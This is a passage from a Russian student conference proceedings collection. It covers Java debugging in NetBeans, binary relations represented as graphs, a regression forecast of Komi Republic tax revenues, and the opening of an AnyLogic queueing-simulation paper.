На языке Java была написана программа, которая упорядочивает по возрастанию массив из нечетных чисел. На рисунке 1 показана точка остановки в виде розового квадратика, а сама строчка подсвечивается розовым цветом. Появляется вкладка Точка останова в правой нижней части экрана, на которой можно посмотреть и отключить точки останова, нажав на галочку. Дойдя до точки останова программа прерывается и переходит в режим пошагового выполнения(нажатие клавиши F8). Для отображения текущих значений переменной необходимо навести мышь на имя переменной. Выйти из пошагового режима выполнения можно клавишей F5. Выбрав команду меню Отладка / войти доступны текущие значения переменных (рисунок 2).

[160] Там же С 11
[161] Там же С 17
[162] Монахов В. В. Язык программирования Java и среда NetBeans. — 3-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2011. С 629




Рисунок 1. Задание точки останова




Рисунок 2. Окно просмотра текущих значений переменных

В процессе отладки кода или прогона класса возникает проблема распознать сообщения об ошибках, которые выдает программа- редактор на английском языке. Важно составить список типичных сообщений и пользоваться им как справочной информацией.

Таким образом, важно до создания класса на языке Java иметь

представление о том, как создавать классы и работать с ними. Программист, создавая класс не только ставит перед собой и решает определенную задачу, но и оценивает полученные результаты.

Использованные источники:

1. Канель Е.Г. Основы программирования на Java: Для школьников .. и не только. М.: ЛЕНАНД,2019. 200 с.
2. Монахов В. В. Язык программирования Java и среда NetBeans. 3-е изд., перераб. и доп. СПб.: БХВ-Петербург, 2011. 704 с.

УДК 519.172.1

Парамонова Ю.В.
студент 3 курса
ХГУ им. Н.Ф. Катанова
научный руководитель: Бобылева О.В., к.физ.-мат.н.
Россия, г. Абакан

АЛГЕБРА БИНАРНЫХ ОТНОШЕНИЙ И ОТОБРАЖЕНИЙ В ТЕОРИИ ГРАФОВ

Аннотация. В данной работе рассматривается графический метод определения бинарных отношений, который можно применять в школьном курсе математики.

Ключевые слова: бинарные отношения; множество; графический метод; дерево; граф.

Paramonova Yu.V.
Student, 3 year
KSU them. N.F.Katanov
Russia, Abakan
Supervisor:
Bobyleva O.V. Phys.-Mat. of science

ALGEBRA OF BINARY RELATIONS AND MAPPINGS

Annotation. This paper discusses a graphical method for determining binary relations that can be applied in a school course of mathematics.

Keywords: binary relations; lots of; graphic method; tree; graph

Математика как наука отражает мир взаимодействия простых и сложных объектов (вещей, явлений, процессов). Абстрагируясь от реальности, математика рассматривает унарные, двоичные и многие другие отношения. Вот почему понятие бинарного отношения играет фундаментальную роль в алгебре, геометрии, математическом анализе и других областях математики. Двоичные отношения служат простым и удобным устройством для очень широкого круга задач. Язык бинарных отношений используется во многих областях математики, например, таких как математическая лингвистика, математическая биология, математическая теория баз данных. Бинарные отношения уже встречались в школьном курсе

математики. Примерами таких отношений являются отношения неравенства, равенства, подобия, параллельности и многие другие. Существует четыре метода определения бинарных отношений: метод перечисления, графический метод, матричный метод и фактор-множеством.

В данной работе мы рассмотрим графический метод определения бинарных отношений, который может быть предложен школьникам старших классов.

Определение. Бинарное(двухместное) отношение-отношение между двумя множествами A и B, то есть всякое подмножество декартова произведения этих множеств: $R \subseteq A \times B$.

Бинарное отношение на множестве A-любое подмножество $R \subseteq A2=A\times A$. Такие бинарные отношения наиболее часто используются в математике, в частности, таковы равенство, неравенство, эквивалентность, отношение порядка. Бинарные отношения имеют несколько видов.

Бинарные отношения должны удовлетворять определенным условиям, которые, в свою очередь, являются их свойствами. Свойства бинарных отношений - это рефлексивность, симметрия, антисимметрия, асимметрия, транзитивность, полнота, связность.


Иллюстративными примерами графиков являются железнодорожные диаграммы, размещенные на стенах больших вокзалов и схемы авиакомпаний в аэропортах. Характерным для таких схем является несоблюдение, несмотря на то, что они изображены на фоне контура страны или контуров континентов земного шара. Таким образом, подчеркивается, что связь (двоичное отношение) между поселениями важна здесь, а не расстояние. Граф является, по сути, графическим представлением двоичного отношения.

Дерево - простой граф, все вершины которого связаны таким образом, что циклов нет. Графы такого рода используются для решения комбинаторных задач, когда необходимо искать все возможные варианты.

Рассмотрим пример бинарных отношений.

Пример

Даны 2 множества $A=\{2,3,5,7\}$ и $B=\{24,25,26\}$. R-«быть делителем». $R=\{(2,24),(2,26),(3,24),(5,25)\}$. Найдем граф G отношения R.



Использованные источники:

1. Белозеров Г.С. Реферат по алгебре и геометрии.
2. Кострикин А.И. Введение в алгебру. Основы алгебры. –Москва:

Физматлит, 1994. –320 с.
3. Мальцев А.И. Алгебраические системы. –Москва: Наука, 1970. –392 с.
4. Тыртышников Е.Е., Матричный анализ и линейная алгебра. М., 2004-2005. –357 с.

УДК 338.27

Паршукова Д.А.
студент 4 курса
Мелехова Ю.Ю.
студент 4 курса
Козлова Н.В.
студент 4 курса
Ступина Е.Ю.
студент 4 курса
Суслонова Э.Е.
студент 4 курса
Институт экономики и финансов
Сыктывкарский государственный университет им. Питирима Сорокина
научный руководитель: Некрасова Г.А.
старший преподаватель
Россия, г. Сыктывкар

ПРОГНОЗИРОВАНИЕ ВЕЛИЧИНЫ НАЛОГОВЫХ ПОСТУПЛЕНИЙ В РЕГИОНАЛЬНЫЙ БЮДЖЕТ РЕСПУБЛИКИ КОМИ

Аннотация: Статья посвящена прогнозированию величины налоговых поступлений в консолидированный бюджет Республики Коми. В статье рассматриваются ключевые факторы, оказывающие непосредственное влияние на объём налоговых доходов в бюджет РК. В ходе исследования был проведен корреляционно-регрессионный анализ, на основе которого было построено уравнение множественной регрессии, отражающее зависимость налоговых поступлений от ключевых факторов. Методом эконометрического прогнозирования был построен прогноз поступлений налогов на 2018-2021 гг.

Ключевые слова: корреляционный анализ, регрессионная модель, консолидированный бюджет, налоговые поступления, эконометрическое прогнозирование.

UDC 338.27

Parshukova D.
Melehova Yu.
Kozlova N.
Stupina E.
Suslonova E.
students, 4th year, Institute of Economics and Finance
Syktyvkar State University named after P. Sorokin
Russia, Syktyvkar
Scientific supervisor: Nekrasova G.
senior lecturer

FORECASTING THE VALUE OF TAX REVENUES TO THE REGIONAL BUDGET OF THE REPUBLIC OF KOMI

Annotation: The article is devoted to forecasting the value of tax revenues to the consolidated budget of the Republic of Komi. The article discusses the key factors that have a direct impact on the amount of tax revenues to the budget of the Republic of Komi. In the course of the study, a correlation and regression analysis was carried out, on the basis of which a multiple regression equation was constructed, reflecting the dependence of tax revenues on key factors. The forecast of tax revenues for 2018-2021 was built by the method of econometric forecasting.

Keywords: correlation analysis, regression model, factors, consolidated budget of Republic of Komi, tax revenues, forecasting, econometric forecasting.

Прогнозирование налоговых поступлений является, несомненно, важным этапом в формировании и разработке республиканского бюджета. Налоговые поступления являются основным источником пополнения доходной части консолидированного бюджета Республики Коми, на их долю приходится более 99%, согласно данным *Таблицы 1*.

Таблица 1 Объем и структура налоговых и неналоговых поступлений в бюджет РК за 2014-2017 гг.

Доходы бюджета РК	2014		2015		2016		2017	
	млн. руб.	уд. вес, %	млн. руб.	уд. вес, %	млн. руб.	уд. вес, %	млн. руб.	уд. вес, %
Налоговые	57406,1	99,96	60011,9	99,95	65482,2	99,95	75855,4	99,97
Неналоговые	22,9	0,04	30,5	0,05	33,5	0,05	24,1	0,03
Всего	57429	100	60042,3	100	65515,8	100	75879,6	100
Рассчитано: Отчеты о начислении и поступлении налогов, сборов и иных обязательных платежей по РК №1-НМ за 2013-2017 гг. // Статистическая налоговая отчетность ФНС России								

Исходя из динамики налоговых доходов республиканского бюджета, представленной на Рисунке 1, можно заметить, что, начиная с 2013 г. и по

настоящее время сохраняется положительная тенденция, что связывают с развитием промышленного производства в регионе, улучшением финансового состояния организаций, ростом инвестиций и повышением доходов населения.




Рисунок 1 Динамика налоговых доходов Республики Коми за 10 лет

В качестве основных факторов, оказывающих прямое влияние на изменение налоговых поступлений в бюджет Республики Коми, были отобраны следующие: валовой региональный продукт (**X1**), инфляция (**X2**), численность занятых (**X3**), заработная плата (**X4**), цена на нефть (**X5**), сальдированный фин. результат юр. лиц (**X6**), курс рубля (**X7**), миграционная убыль населения (**X8**), инвестиции в основной капитал (**X9**), количество организаций (**X10**). Данные о приростных значениях факторов за 9-летний период представлены в таблице 2.

Таблица 2 Факторы, оказывающие прямое воздействие на изменение налоговых поступлений в региональный бюджет РК

Показатель	2009	2010	2011	2012	2013	2014	2015	2016	2017
НД, прирост %	66	4	-27	15	-3	14	5	9	16
ВРП, прирост,	3,7	17	22,6	10,4	0,7	0,4	8,1	1,8	-2,3
Инфляция, %	8,8	8,78	6,1	6,58	6,45	11,34	12,9	5,4	2,5
Численность занятых, прирост, %	-9,6	1,26	-1,66	0,72	1,02	-3,74	-0,89	-4,06	-3,74
Средняя номинал. начисл. ЗП, прирост,%	13,7	10,4	10,5	17,6	11	6,6	2,8	6,4	4,6
Цена на нефть, прирост, %	-35,3	28	40	1,1	-2,4	-9,5	-48	-18	27
Фин. результат юр. лиц, прирост, %	84,8	85	78,5	-21	15,2	-30,5	54,4	-13,8	31,5

Курс рубля, прирост, %	3	0,8	5,6	-5,7	7,8	72	30	-17	-5
Миграц. убыль населения, прирост, %	-22	96	-19,4	9	-1,6	-11	-5,6	-20	17,3
Инвестиции в ОК, прирост, %	30	4	80	15	-14	1	-15	18	-35
Кол-во юр. лиц, прирост, %	9,5	9	0,3	-3,1	-6,2	3	2,2	2,1	2,1

На основе указанных выше факторов была построена корреляционная матрица для выявления ключевых показателей, влияющих на изменение налоговых доходов республиканского бюджета *(Рисунок 2)*. Устранена мультиколлинеарность между независимыми переменными в целях создания надежной регрессионной модели.

	Y	X1	X2	X3	X4	X5	X6	X7	X8	X9	X10
Y	1										
X1	-0,48916	1									
X2	0,136941	0,132794	1								
X3	-0,73959	0,398673	0,010093	1							
X4	0,231226	0,326353	-0,16784	0,076498	1						
X5	-0,5479	0,446673	-0,60427	0,385956	0,172775	1					
X6	0,060937	0,539175	0,099931	-0,13957	0,020863	0,161284	1				
X7	-0,02706	-0,15995	0,714832	-0,04253	-0,33323	-0,26469	-0,24087	1			
X8	-0,13313	0,317207	-0,00917	0,520971	0,073511	0,456312	0,296586	-0,16735	1		
X9	-0,19767	0,695423	-0,02333	-0,1736	0,439325	0,242719	0,307719	-0,14537	-0,30492	1	
X10	0,532065	0,134059	0,30167	-0,53897	-0,11922	-0,1165	0,551628	0,04728	0,33168	0,107751	1

Рисунок 2 Корреляционная матрица зависимости налоговых поступлений в бюджет РК и факторными показателями (10-факторная)

Вследствие мультиколлинеарности были убраны факторы X3, X5, X6, X7, X8, X9. Полученные результаты корреляционной матрицы свидетельствуют о наибольшей зависимости налоговых поступлений от факторов X1 (обратная связь с ВРП), X2 (прямая связь с инфляцией), X4 (прямая связь с з/п населения) и X10 (прямая связь с количеством организаций).

После отбора основных факторов построена регрессионная модель зависимости налоговых поступлений от 4 факторов: ВРП, инфляция, з/п, количество организаций.

Регрессионная статистика	
Множественный R	0,948040795
R-квадрат	0,898781348

	Коэффициенты	*Стандартная ошибка*	*t-статистика*
Y-пересечение	-15,73179186	13,67331987	-1,150546613
ВРП, прирост, % (X1)	-2,319693913	0,507315422	-4,572488462
Инфляция, % (X2)	1,004114631	1,314994307	0,763588576
ЗП, прирост, % (X4)	3,074656443	0,900727722	3,413524829
Кол-во организаций, прирост, % (X10)	3,260327046	0,823066647	3,961194465

Рисунок 4 Регрессионный анализ (4-факторная модель)

Уравнение множественной регрессии приобрело следующий вид:

Y = - 2,32 *X1 + X2 + 3,1 * X4 + 3,26 * X10 - 15,73

Интерпретация:

- при росте ВРП на 1%, налоговые поступления сократятся на 2,32%;
- при росте инфляции на 1 %, НП вырастут на 1%;
- при росте ЗП населения на 1%, НД возрастут на 3%;
- при увеличении количества организаций на 1 %, налоговые платежи увеличатся на 3,3%.

Данная регрессионная модель объясняет изменение налоговых поступлений от данных факторов на 95%.

Таким образом, в ходе проведения корреляционного анализа были выявлены такие ключевые факторы, оказывающие влияние на объем налоговых поступлений в бюджет РК, как: ВРП, инфляция, з/п населения, кол-во действующих организаций в регионе. На основе данных факторов была построена множественная регрессия, коэффициент детерминации которой свидетельствует о высокой надежности полученного уравнения и возможности ее использования в целях прогнозирования будущих поступлений доходов в бюджет.

По сей день существуют различные методики прогнозирования налоговых поступлений в бюджет субъекта. В настоящей работе для проведения прогноза налоговых поступлений в бюджет Республики Коми был рассмотрен метод эконометрического прогнозирования.

Использование данного метода обусловлено тем, что он предоставляет достаточно точные, объективные прогнозы на краткосрочную и среднесрочную перспективу, основанные на использовании данных регрессионной модели.

Суть метода заключается в том, что в полученную регрессионную модель подставляются прогнозные значения факторных переменных для определения результативного показателя. Прогнозные значения факторов (темпы прироста) и налоговых поступлений за 2018-2021 гг. в бюджет РК отражены в таблице 3.

Таблица 3 Построение прогноза

П Показатель	**2018**	**2019**	**2020**	**2021**
ВРП, в %	7	4,7	5,3	5,3
Инфляция, %	3,4	4	3,8	4
ЗП населения, %	10,5	4,3	4,6	5
Количество организаций, %	2	2	2	2
Налоговые поступления, %	10,5	-2,8	-3,4	-2,0
В абсолютном значении, млн. руб.	**83 668,5**	**80 812,1**	**78 027,3**	**76 462,1**

На основе проведенного прогноза и представленных выше данных, пришли к закономерности о том, что налоговые поступления в консолидированный бюджет Республики Коми на 2018-2021 гг. будут иметь тенденцию к плавному снижению.

Важно отметить, что полученный нами прогноз является не совсем достоверным, так как построенные модели являются достаточно упрощенными и не учитывают многих условий внешней и внутренней среды, а также факторы, которые не имеют количественного выражения.

Использованные источники:

1. Аналитические материалы с официального сайта ФНС России. [Электронный ресурс]. URL: https://www.nalog.ru/ (дата обращения: 13.10.2018);
2. Отчеты о начислении и поступлении налогов, сборов и иных обязательных платежей по РК №1-НМ за 2013-2017 гг. // Статистическая налоговая отчетность ФНС России. [Электронный ресурс]. URL: https://www.nalog.ru/rn (дата обращения: 13.10.2018);
3. Официальный сайт Федеральной службы государственной статистики. [Электронный ресурс]. URL: http://komi.gks.ru/ (дата обращения: 13.10.2018).

УДК 338.2

Пахомова Е.Д.
студент 4 курса
факультет «Бизнес-информатика»
Сибирский государственный университет путей сообщения
Россия, г. Новосибирск

МОДЕЛИРОВАНИЕ СИСТЕМ МАССОВОГО ОБСЛУЖИВАНИЯ С ПОМОЩЬЮ ПРОГРАММНОГО ПРОДУКТА ANYLOGIC

Аннотация. В развивающихся и развитых странах промышленные, наукоемкие услуги играют важную роль. Компании сталкиваются с проблемами эффективного и действенного развития и эксплуатации новых услуг, в том числе из-за их традиционных, ориентированных на производство систем и характеристик наукоемких услуг. Новый подход, сочетающий матрицы структуры проекта и моделирование отдельных событий, может помочь улучшить разработку и поставку систем обслуживания, требующих больших знаний, а также повысить конкурентоспособность компании.

Ключевые слова: эксплуатация, подход, структура, моделирование, система обслуживания.

Pakhomova E.D.
student
4 course, Faculty "Business Informatics"
Siberian transport university
Russia, Novosibirsk

SIMULATION OF MASS SERVICE SYSTEMS WITH THE HELP OF ANYLOGIC SOFTWARE PRODUCT

Abstract. In developing and developed countries, industrial, knowledge-based services play an important role. Companies are faced with the problems of efficient and effective development and operation of new services, including because of their traditional production-oriented systems and the characteristics of high-tech services. A new approach combining the matrices of the project structure and the simulation of individual events can help improve the development and delivery of service systems that require more knowledge and increase the competitiveness of the company.

Keywords: operation, approach, structure, modeling, service system.

Раздел I. Постановка исследования

Для имитации СМО в большинстве случаев применяется метод статистического моделирования – имитационное моделирование. Необходимо действовать пошаговым подходом. Цель данного подхода в том, что состояния системы рассматриваются в последующие моменты времени, шаг между которыми является достаточно малым, чтобы за его

время произошло не более одного события. Этапы создания имитационной модели:

1. Этап описания действительно существующей системы в терминах характеристик основных событий. Эти события, как правило, связаны с переходами изучаемой системы из одного доступного состояния в другое и обозначаются как точки на временной оси. При наблюдении системы в моменты реализации основных событий возможно достигнуть основной цели моделирования.

2. Следующим этапов будет являться выбор единицы времени. Единица может быть представлена в форме микросекунда, час, год и т.д., но выбирается в зависимости от природы моделируемой системы.

3. Далее следует этап достижения изучаемой системой стационарного режима функционирования. В данном случае отчетливо прослеживается явное уменьшение выборочной дисперсии [1].

Имитационное моделирование процессов дает возможность приводить в исполнение программы, поддерживающие дискретно-событийный замысел моделирования. Программа AnyLogic является одной из данных программ. Эта система является гибкой и доступной системой имитационного моделирования, поддерживающая на единой платформе все существующие подходы к имитационному моделированию — дискретно-событийное моделирование, а также метод системной динамики. AnyLogic имеет развитый базовый язык дискретного и смешанного дискретно-непрерывного моделирования. Функцией данного языка является то, что система дает возможность графически интерпретировать моделируемую систему, а также усовершенствовать ее структуру [2].

Раздел II. Описание исследования. Представление конкретного примера с помощью имитационного моделирования.

Постановка задачи: на металлургическом заводе, подъемный кран грузит в полувагоны листовой металл в рулонах и трубы. В качестве времени поступления и времени погрузки берутся случайные числа, равномерно распределенные соответственно в интервалах: a1 (26), b1 (12) (для листового металла) и a2(20), b2(8) минут (для труб). Провести моделирование работы подъемного крана металлургического завода в течение 30 суток.

На рисунке 1 представлена функциональная схема к задаче 1.




Рисунок 1 – Функциональная схема

Задание модельного времени работы всей модели осуществляется во вкладке **Simulation**. По условию требуется проанализировать работу грузовой станции в течение 30 рабочих дней (Рисунок 2).




Рисунок 2 – Задание модельного времени

Согласно описанию задачи, необходимо собрать схему, которая будет отражать поступление металла и труб в очередь. После идет их погрузка (Рисунок 3).




Рисунок 3 – Общая схема к задаче №1

Далее создается новый агент Груз с одним параметром тип. Параметру присвоен тип **Boolean** и значение **true** (Рисунок 4).




Рисунок 4 – Создание агента «Груз»

